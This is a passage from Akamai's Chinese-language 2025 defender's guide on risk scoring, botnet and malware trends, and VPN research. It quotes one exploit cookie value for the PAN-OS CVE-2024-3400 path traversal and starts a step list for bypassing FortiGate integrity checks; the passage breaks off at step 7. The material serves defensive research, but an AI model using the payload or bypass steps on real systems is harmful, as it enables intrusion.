SOTI

第 11 卷，第 1 期

2025 防御者指南

守护未来，共筑防御之盾

Akamai

互联网现状/安全性

目录

《互联网现状》报告之防御者篇

本期为《互联网现状》(SOTI) 报告特别篇。您可能已经注意到，本期报告与我们之前发行的报告有一些根本上的不同。这一次，我们直击要点，直接与一线防御者对话。

我们汇集了 Akamai 内部的多个安全研究团队，分享他们在实战中积累的宝贵经验。这些团队中有各种网络安全专业人士群体，包括研究人员、运维专家、产品架构师、数据科学家和事件响应人员等。

我们的目标非常简单：面对 2025 年日趋复杂的网络安全状况，为您提供针对实际应用的策略，助您保护系统安全。本报告包含一线网络安全专家根据日常对抗网络威胁的经验，提供的大量切实可行的见解。您可以立即参考这些实用情报，迅速行动起来。

为了让整个安全社区都能参考这份文档，我们将这些研究结果与我们的安全纵深防御框架对应起来，这套框架是在我们的纵深防御方法基础之上的扩展。

本年度其余的 SOTI 报告仍将使用常用格式。不过这份报告专供防御者使用。

安全纵深防御框架

安全纵深防御框架是在 2019 年的传统纵深防御模型的基础之上，将数据科学和分析功能融入既有的网络安全实践之中演变而来。纵深防御模型实施了多个安全层来保护资产，而安全纵深防御则在此基础上更进一步，使用分析功能来识别隐藏的威胁并评估防御措施的有效性，通常可在潜在攻击完全得手之前便予以识别。

安全纵深防御提供了多个彼此交叠的防御层来保护企业，其思维逻辑是任何一种单独的安全措施都做不到万无一失。此策略涵盖了物理安全性（上锁、监视）、网络架构（防火墙、入侵检测）、端点保护（防病毒、加密）、访问控制和主机安全（多重身份验证、基于角色的权限）、数据保护和风险管理（加密、备份）以及管理措施（安全策略、员工培训）。

在这份报告中，我们按照此框架来组织研究内容，用于解决防御者日常面临的各种问题。对于本 SOTI，我们重点介绍安全纵深防御的下列要素：

风险管理。系统性地识别、评估和抵御威胁，根据可能性和影响力来确定优先响应事宜，从而减少企业的漏洞。

网络架构。通过防火墙、分段和访问控制等技术实施分层安全保护，建立防御屏障并防范潜在的漏洞。

主机安全。通过系统更新、防病毒软件、防火墙和访问控制等措施，保护各个设备，防止端点上未经授权的访问和恶意软件。

风险管理

一直以来，我们都在跟踪网络安全威胁手段及其所造成风险的变化。通过密切监控互联网流量并建立特殊的检测系统，我们对威胁形势的演变有了比较深刻的了解。而且，我们实施了一些项目来进一步加深了解，例如创建互联网风险评分流程，这一流程后来实施到了我们的 Segmentation 产品中。

2024 年，我们目睹了各式各样的攻击手段，从使用被盗密码的基础僵尸网络 NoaBot，到利用全新软件漏洞的 RedTail 这样更为复杂手段的黑客团队，不一而足。网络威胁手段变得日趋多样化并且更加狡猾，进一步增大了防御难度。在安全纵深防御框架的风险管理部分中，将会介绍对风险评分的研究，以及恶意软件的变化。

研究调查

风险评分

多年来，风险评分一直是安全领域争论的焦点。大家普遍认可这一理念的价值，但在实际执行时却困难重重。每家企业都有其特有的风险登记表，很难采用统一制式，更遑论在其他企业中复刻。

创建风险登记表面临的挑战

今年，Akamai 完成了一项艰巨的任务。我们在内部创建了网络安全评分模块，并从中汲取了许多经验。最后，我们发现，要想创建一种高效的风险评分方法，关键在于尽可能提高影响力并尽量减少资源使用。这并非一项无关紧要的任务，其中涉及了多个关键因素，包括：

- **界定风险。**如何界定机器或应用程序的相关风险？这些对象是否暴露在互联网上？是否进行了修补？哪些端口是开放的？有多少机器可以对其进行访问？
- **确定应用程序的重要性。**如何确定应用程序的相对重要性？是否为关键应用程序？应用程序是否存在诸多关联，因而引入了额外的风险？
- **运用抵御措施。**哪些必要的措施可以抵御这些风险？通过分段措施能够解决哪些问题？这会有哪些影响？
- **评估复杂性。**实现这些影响的复杂程度如何？

企业可以根据自身网络安全平台的规模和复杂程度，采取适当的后续步骤。为了应对这些挑战，在找到上述问题的答案后，我们开发了一款由一系列行动组成的工具，并按影响、严重性、所需工作量或它们的组合排定了行动的优先级。

量化内外部的风险

安全评分的目标是量化攻击者从外部入侵网络可能带来的风险。我们在计算风险时，可以依据外部暴露资产被入侵的可能性以及威胁在内部资产横向移动的概率。端点的安全评分可以理解为，按照网络规模扩缩后预计可能成功的攻击媒介数量。

对于端点外部暴露风险的计算，则基于端点各个侦听服务暴露在互联网上的情况。在确定这种暴露情况时，需要考虑暴露的程度（无论是不受限还是局限于特定的范围/域）以及服务或协议的潜在可利用性。服务的可利用性取决于该服务被攻击者广泛利用的程度（可通过美国网络安全和基础架构安全局等机构的出版物了解，也可在暗网上的漏洞利用市场一探究竟），或者给定服务器上特定于所安装版本的漏洞的严重性。

对于端点内部暴露风险的计算，则基于其各个侦听服务暴露给其他内部端点的水平。在确定这一点时，考虑的因素包括网络策略、与各个端点相关的外部风险，以及服务和协议的潜在可利用性。

如何选择防御措施

对于每个端点，我们隔离其他端点（内部应用程序，子网等）对其最终得分的附加影响，如果有必要，建议添加特定的分段规则，将该端点限制为仅暴露给这些其他端点，例如，隔离特定服务的影响，并根据实时数据限制该服务的暴露。如果在该服务中确定了漏洞，则此建议可以减少风险，并避免因进行修补而可能造成的停机时间。

扩展和评估

对企业而言，暴露在互联网上的服务器及其服务是他们面临的一项重大安全威胁。这些服务器及服务为攻击者提供了直接的入侵途径，使企业成为攻击者觊觎的目标。为了应对这一问题，在设计安全评分时，我们希望确保它能够将暴露程度较低和较高的网络和/或服务器区分开来。为此，我们分析了每台服务器上暴露在互联网上的服务数量的分布情况（图 1）。




图 1：构建评分公式时使用的互联网暴露情况统计数据

可以看到，在一小部分接受来自互联网流量的服务器中（占服务器总数的 3%），大部分只公开了一个服务，此服务是唯一进程或 Windows 服务名。在这一小部分服务器中，只有极少部分的服务器（占所有服务器的 0.22%）对互联网公开了四个及以上的服务。这些服务器如果没有对服务和网络正确地分段，就会成为高风险的攻击媒介。另一个重要的网络安全属性是内部暴露，也就是网络中一台服务器上的服务对其他服务器的可访问性（不考虑互联网访问）。

在分析真实网络中的这种暴露情况时，我们可以看到，绝大多数服务（超过 80%）通过非常小的一部分网络（低于 1/10000）来通信。在本研究中，将这种情况称为*暴露比率*（图 2）。只有很少一部分服务器 (0.1%) 可以在网络的较大范围（10% 及以上）内访问。由于对企业安全性的潜在影响，对这些基础架构服务器的保护应该尤为谨慎。




图 2：暴露比率分析

在最后一项分析中，我们探讨了网络的安全评分，与为网络中服务器配置安全策略的进度之间的关系。首先，我们计算了具有稳定部署（网络规模或保护代理数量没有重大变化）的不同网络，在不同时期的平均安全评分。然后，我们计算应用分段模板之后的服务器比率。在绝大部分网络中，配置更多的分段规则可以提升网络安全性（图 3）。这增强了我们对安全评分及其在指导安全操作方面潜力的信心。




图 3：真实网络的安全评分，根据受保护服务器的比率绘制（不同颜色表示不同的客户环境）

安全从业人员在为网络创建策略时，通常需要听取反馈意见，例如现有策略的有效性，以及对未来改进的建议。这可以创建基于证据的风险评分，类似于网络的用户行为分析。获取这种反馈需要通过某种方法，例如微分段方法，此方法支持高度细化，并可以输出优先化建议，用来解决每个网络应用程序中的高风险因素。

研究调查

恶意软件花样翻新

网络安全正面临着日益严峻的挑战。现在，即便是业余人士也能轻而易举地发起网络攻击，而专业黑客团体更是花样百出。人工智能的兴起给攻击者提供了更强大、更易用的工具，进一步加剧了网络安全风险。这意味着企业面临的数字化威胁形势，相比从前更加不可预测，也更加危险。

易受攻击的开放服务

虽然攻击者可以使用零日攻击和定向攻击来入侵网络，但若想实现大规模感染，使用僵尸网络可以有更多简单易行的选择。**在互联网上，有太多的服务器具有开放端口，非常适合横向移动和登录，同时还有数量不可忽视的服务器使用可猜测的凭据，这些凭据可以通过撞库获得。**2024 年，我们报告了多个僵尸网络，例如 NoaBot（Mirai 变体）以及新版 FritzFrog and RedTail 僵尸网络。

图 4 描绘了对暴露在互联网上的安全接壳 (SSH) 服务器的 Shodan 查询，检测到上百万台服务器可能会成为这些攻击的受害者。

结果总数

22,472,219

国家/地区排名

美国	6,241,486
德国	2,084,734
中国	1,987,890
巴西	1,227,285
阿根廷	899,565




图 4：截至 2025 年初，超过 2,000 万台采用 SSH 的服务器对互联网开放（资料来源：Shodan.io）

由于这是一个一直以来都存在的威胁，我们希望了解哪些常用端口和服务非常容易成为目标，因此，2025 年我们通过蜜罐来确定网络管理员应该优先注意哪些端口和服务。图 5 显示的是 2024 全年，在我们蜜罐的常用开放端口上所观测的事件数量趋势。




图 5：2024 年各常用开放端口/协议的事件数量趋势

我们可以看到，几乎在 2024 年全年，常见的攻击都是针对服务器消息块 (SMB)、远程桌面协议 (RDP) 和 SSH。无论从哪一点来看，这都不足为奇，因为这些是非常容易实现横向移动的协议（对于 SMB 和 EternalBlue 是一日漏洞）。图 6 显示了针对这些端口的攻击的实际分布。




图 6：在不同协议上检测到的攻击分布

僵尸网络详解

通过僵尸网络，网络犯罪分子能实现撞库攻击的自动化。攻击者可指示僵尸网络使用从暗网购买的凭据，持续不断地 ping 登录页面或帐户页面，每小时的诈骗尝试次数能轻易达到数十万次。**了解更多。**

僵尸网络系列

通过对 NoaBot（Mirai 变体）、FritzFrog（基于 Golang）以及 RedTail（加密挖矿程序）等僵尸网络的研究，我们揭示了对不断演变的网络威胁的一个重要发现。FritzFrog 的一些高级功能，例如无文件恶意软件、点对点架构以及内部网络定位等，证明了其复杂程度的不断增长。此分析有助于安全团队针对僵尸网络攻击开发更好的防御措施，这一攻击手段每年给全球经济造成的损失高达 1,160 亿美元。

NoaBot

NoaBot 僵尸网络具有原始 Mirai 僵尸网络的大部分功能（例如，扫描器模块和攻击器模块、隐藏进程名称等），但它与原版也有许多不同之处。**非常明显的是，此恶意软件的传播基于 SSH，而不是最初 Mirai 实施所基于的 Telnet。**软件还具有不同的凭据列表，供其在撞库攻击中使用，而且会部署多个入侵后模块。

另外不同的一点是，Mirai 通常使用 GCC 编译，而 NoaBot 使用 uClibc 编译，这似乎会改变防病毒引擎检测恶意软件的方式。其他 Mirai 变体通常被检测到带有 Mirai 签名，但 NoaBot 的防病毒签名是 SSH 扫描器或常规木马的签名。

该恶意软件还经过静态编译并去除了任何符号。再加上它采用了非标准编译，因此进行逆向工程会更加麻烦。

该僵尸网络较新的样本还对其字符串进行了混淆处理，而不会将其保存为明文。这使得从二进制文件中提取详细信息或浏览反汇编部分变得更加困难，但编码本身并不复杂，而且易于进行逆向工程。

最后，我们看到为 NoaBot 提供服务的命令与控制 (C2) 服务器，同样也用于服务其他僵尸网络，例如 P2PInfect，这是采用 Rust 编写的一种点对点自我复制蠕虫。虽然 P2PInfect 于 2023 年 7 月首次被发现，但我们从 2023 年 1 月开始就已经观察到 NoaBot 活动，这意味着后者比 P2PInfect 要早出现大约六个月（图 7）。




图 7：随时间变化的 NoaBot 活动

由于这些僵尸网络在技术上的相似之处，我们认为这两种变体都源于同一个攻击方，可能他们只是在自己的恶意软件开发中试试身手，或者这两个僵尸网络用于不同的目的。

FritzFrog

FritzFrog 是一种基于 Golang 的复杂点对点僵尸网络，其编译方式支持基于 AMD 和 ARM 的机器。最初，我们在 2020 年发现并报告了这一僵尸网络，但该恶意软件得到了有效的维护，多年来通过增加和改进功能不断演进。

在 FritzFrog 的攻击手段中，我们在 2024 年检测到的最新手段是 Log4Shell 漏洞利用，这是从其传统感染方法（即 SSH 暴力破解）演变而来。Log4Shell 漏洞最初是在 2021 年 12 月确定的，当时引发了业界持续数月之久的漏洞修补浪潮。即便在两年后的今天，仍有许多面向互联网的应用程序存在这个漏洞（图 8）。

图 8：FritzFrog Log4Shell 漏洞利用进程

存在漏洞且面向互联网的资产确实是大麻烦，但 FritzFrog 给另外一种类型的资产造成了风险，即内部主机。最初发现该漏洞时，优先修补的是面向互联网的应用程序，因为这类应用程序遭到入侵的风险较高。**而遭遇漏洞利用攻击的可能性较低的内部机器往往会被忽视，没能得到修补，这就给 FritzFrog 留下了可乘之机。在该恶意程序的传播例行方法中，它会尝试将内部网络中的所有主机作为攻击目标。**

新型变体在其受害者搜寻方式方面也做出了改进。在随机选择互联网 IP 地址并尝试入侵之外，该恶意软件还会分析受害人的与身份验证相关的日志和配置，例如身份验证日志文件、authorized_hosts 文件和 bash 历史记录等。

该恶意软件还内置了权限升级一日实施 (CVE-2021-4034)。此漏洞位于 Linux 组件 polkit 中，由 Qualys 于 2022 年披露，在运行了该恶意软件的任意 Linux 机器上会允许特权提升。**由于大多数 Linux 发行版上默认安装 polkit，许多未修补的机器仍然不具备防御此 CVE 的能力。**

RedTail

RedTail 加密货币挖矿恶意软件最初在 2024 年初被报道，其幕后的攻击者将近期的 Palo Alto PAN-OS CVE-2024-3400 漏洞集成到其工具包中。

这一加密货币挖矿程序于 2023 年 12 月首次被 Cyber Security Associates (CSA) 注意到，并因其“*.redtail*”文件名而被相应地命名为 RedTail。CSA 在 2024 年 1 月发布了其分析报告。

虽然 CSA 报告了通过 Log4Shell 漏洞利用传播的僵尸网络，我们的传感器却发现它们利用不同的漏洞。最初，我们的分析针对的是 CVE-2024-3400，这是一个任意文件创建漏洞。具体来说，通过在 SESSID cookie 中设置一个特定值，从而操纵 PAN-OS 创建一个以该值命名的文件。在与路径遍历技术相结合时，就能让攻击者控制该文件名以及文件存储所在的目录。

Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/poc.txt

在感染之后，僵尸网络下载 XMRig 加密货币挖矿程序的变体。该变体并未使用只能生成挖矿程序的公开工具，研究表明，RedTail 幕后的攻击者修改源代码并自行编译了挖矿程序，这一点从挖矿配置直接以加密格式内置到有效负载中即可明显看出，这可获得更好的操作安全性，以免被直接检测到。

该恶意软件还采用了先进的规避和持久化技术。它多次对自身分叉，以通过调试其进程来阻碍分析，并终止其找到的任何 GNU 调试器 (GDB) 实例。为了保持持久性，该恶意软件还会添加一个 cron 作业以躲避系统重启。

在 PAN-OS CVE 之外，我们发现此攻击者还会针对其他 CVE，包括 Ivanti Connect Secure SSL-VPN CVE-2023-46805 和 CVE-2024-21887，这些漏洞均在 2024 年初披露。攻击者利用的其他漏洞包括：

- TP-Link 路由器 (CVE-2023-1389)
- VMWare Workspace ONE Access and Identity Manager (CVE-2022-22954)
- ThinkPHP 远程代码执行 (CVE-2018-20062)
- 通过 pearcmd 利用 ThinkPHP 文件包含和远程代码执行，于 2022 年披露

过去遗留的威胁

除了僵尸网络之外，我们还发现了许多来自恶意软件“遗留威胁”的流量和事件，例如具有类似于蠕虫的自传播程序但无效的攻击活动，这些攻击虽然已经没有生效的 C2 服务器，但仍会在机器之间传播（图 9）。这些蠕虫有效负载攻击我们的蜜罐，运行一些分析命令，但不会放置任何其他有效负载，也不会向外联系到任何活动的服务器。这些过去遗留的威胁五花八门，从旧版 EternalBlue 蠕虫到 yonnger2（感染不安全的 SQL 数据库）等旧式僵尸网络，虽然不会造成多大的风险，但它们仍保持活跃。这一事实表明，现在还有数量庞大存在漏洞的机器会成为它们感染的目标。




图 9：2024 年具有类似于蠕虫的自传播程序但没有生效 C2 服务器的活动

分析中还发现，理论上已经过时的勒索软件变体仍然存在，尽管所用的技术已经过时，但它们仍在运行，试图找到感染的机会。这种“勒索软件”（SQL 擦除软件，图 10）通过密码喷洒攻击连接到不安全的数据库，删除其中的所有数据，并留下一个带有说明的新表，要求交付比特币来取回数据（不过攻击者似乎并没有在删除数据之前真的进行了备份，所以取回数据可能只是个白日梦）。




图 10：SQL 擦除软件活动模仿勒索软件

由于攻击者要求提供比特币，并且在发送给受害者的消息里面提供了钱包地址，我们实际上可以跟踪付款，通过这种伎俩，攻击者似乎得到了至少 2.6 个比特币，在撰写本报告时，大约相当于 26 万美元。

抵御策略

为了有效地抵御这些类型的威胁，企业可以采用网络映射和分段策略，来确定并隔离关键系统，并限制在这些系统上发出和收到的网络访问，这样在遇到入侵事件时，可以阻止任意恶意软件的横向移动。基于软件的分段同样也可限制管理端口。分段可用于创建进程级别的策略，以减小敏感端口的攻击面。理想情况下，企业可以使用允许在进程级别应用策略的解决方案，从而更好地确定在敏感的管理端口上，应该允许哪些进程进行通信。

检测僵尸网络

我们的团队开发了工具来检测其中两类僵尸网络：

- 面向 SSH 服务器的检测脚本，用于识别 FritzFrog 指标
- 针对 Infection Monkey 的配置文件，用于测试环境中是否存在 NoaBot 的 SSH 传播程序

进一步的保护措施

此外，企业可以使用以下方法来防御僵尸网络：

- 采用多层网络安全方法，用于应对不同攻击阶段以及各种威胁环境中的威胁因素
- 安装最新的安全补丁，让所有软件、固件和操作系统保持最新状态
- 维护关键数据的定期离线备份，建立有效的灾难恢复计划和事件响应计划
- 定期开展网络安全意识培训，让员工掌握相关知识

网络架构

要想保障现代化网络的安全，不仅仅需要修建防火墙，还要采用智能化的自适应保护措施。过去那种简单的平面网络设计已是昨日黄花。当今的网络是由 API 和高级协议构成的错综复杂的网络，在创造机遇的同时，也会对网络安全造成挑战。

边缘计算与核心基础架构之间的相互作用，现在却引入了多层潜在的风险。随着网络互连程度的增加，为网络提供保护措施也越来越复杂。

在安全纵深防御框架的网络架构部分中，主要研究如何解决 VPN 滥用和跨站点脚本攻击的特定风险。

研究调查

VPN 滥用

VPN 是现代化网络架构实际应用的一个很好的例子。它们对于远程办公非常重要，但同时也是一把双刃剑。虽然 VPN 在确保业务运转中发挥着不可或缺的作用，但也会给潜在的网络攻击者带来新的入口点。公司必须谨慎地在连接与安全性之间取得平衡，并且必须明白，任何技术解决方案都会伴随自身的一些风险。

VPN — 网络的入口点

就 VPN 的安全性而言，2024 年是颇不平静的一年；似乎每一周都会有新的攻击报道，包括一些在 Ivanti Connect Secure 和 Palo Alto PAN-OS 中被频繁利用的攻击。VPN 设备固有的架构要求使得它无法离开持续的互联网连接，对于那些手段高超的攻击者而言，这使得 VPN 成为了尤其具有吸引力的网络渗透目标。

VPN 的结构设计使得开放网络接口成为必然，这就造成了一种内在的漏洞，使得恶意代理可以系统化地利用它作为可能的入口点，来渗透进入企业的网络生态系统。对于防御者而言，对 VPN 设备的这种（恶意）兴趣使得他们的工作难上加难，因为大部分 VPN 都通过黑箱设备提供，因此防御者除了通过管理门户或控制台获取信息之外，对于设备上发生的事情一无所知。另一方面，攻击者会花费时间和精力去破解设备，对 VPN 服务器进行逆向工程，以图找到漏洞。掌握这些信息之后，我们在 2024 年启动了一个项目，用于了解 VPN 被成功侵入之后的潜在影响。传统上，入侵仅仅意味着进入企业的网络，但在进入网络*之后*会发生什么？

破解 VPN

过去，要想研究 VPN 设备，意味着您需要购买一台实体设备，打开外壳来处理主板，通过调试端口进行连接或者通过刷新来转存其固件。现在，更常见的做法是使用虚拟 VPN 设备将其作为虚拟机 (VM) 装入。

这些虚拟机通常由引导加载程序映像、内核映像和文件系统组成。同样，这些组件也有多种保护措施可用。例如，FortiGate 的引导加载程序和内核在执行过程中会完成多重完整性和签名验证，以确保其中的内容没有被篡改。为了实现机密性，文件系统本身也通过加密进行保护，仅在设备运行时才会解密。

根据我们的研究，通过远程 Shell 将 FortiGate 虚拟设备转换为研究环境需要以下 12 个步骤：

1. 提取设备虚拟磁盘
2. 解密根文件系统
3. 提取主 *bin* 存档
4. 修补 */bin/init* 的完整性检查
5. 将内核映像转换为 ELF 文件以便分析
6. 查找 *fgt_verify_initrd* 的地址，这样就能在其执行期间进行修补，以绕过接下来的完整性检查
7. 在 */bin/* 内放置静态编译的 BusyBox 和 GDB
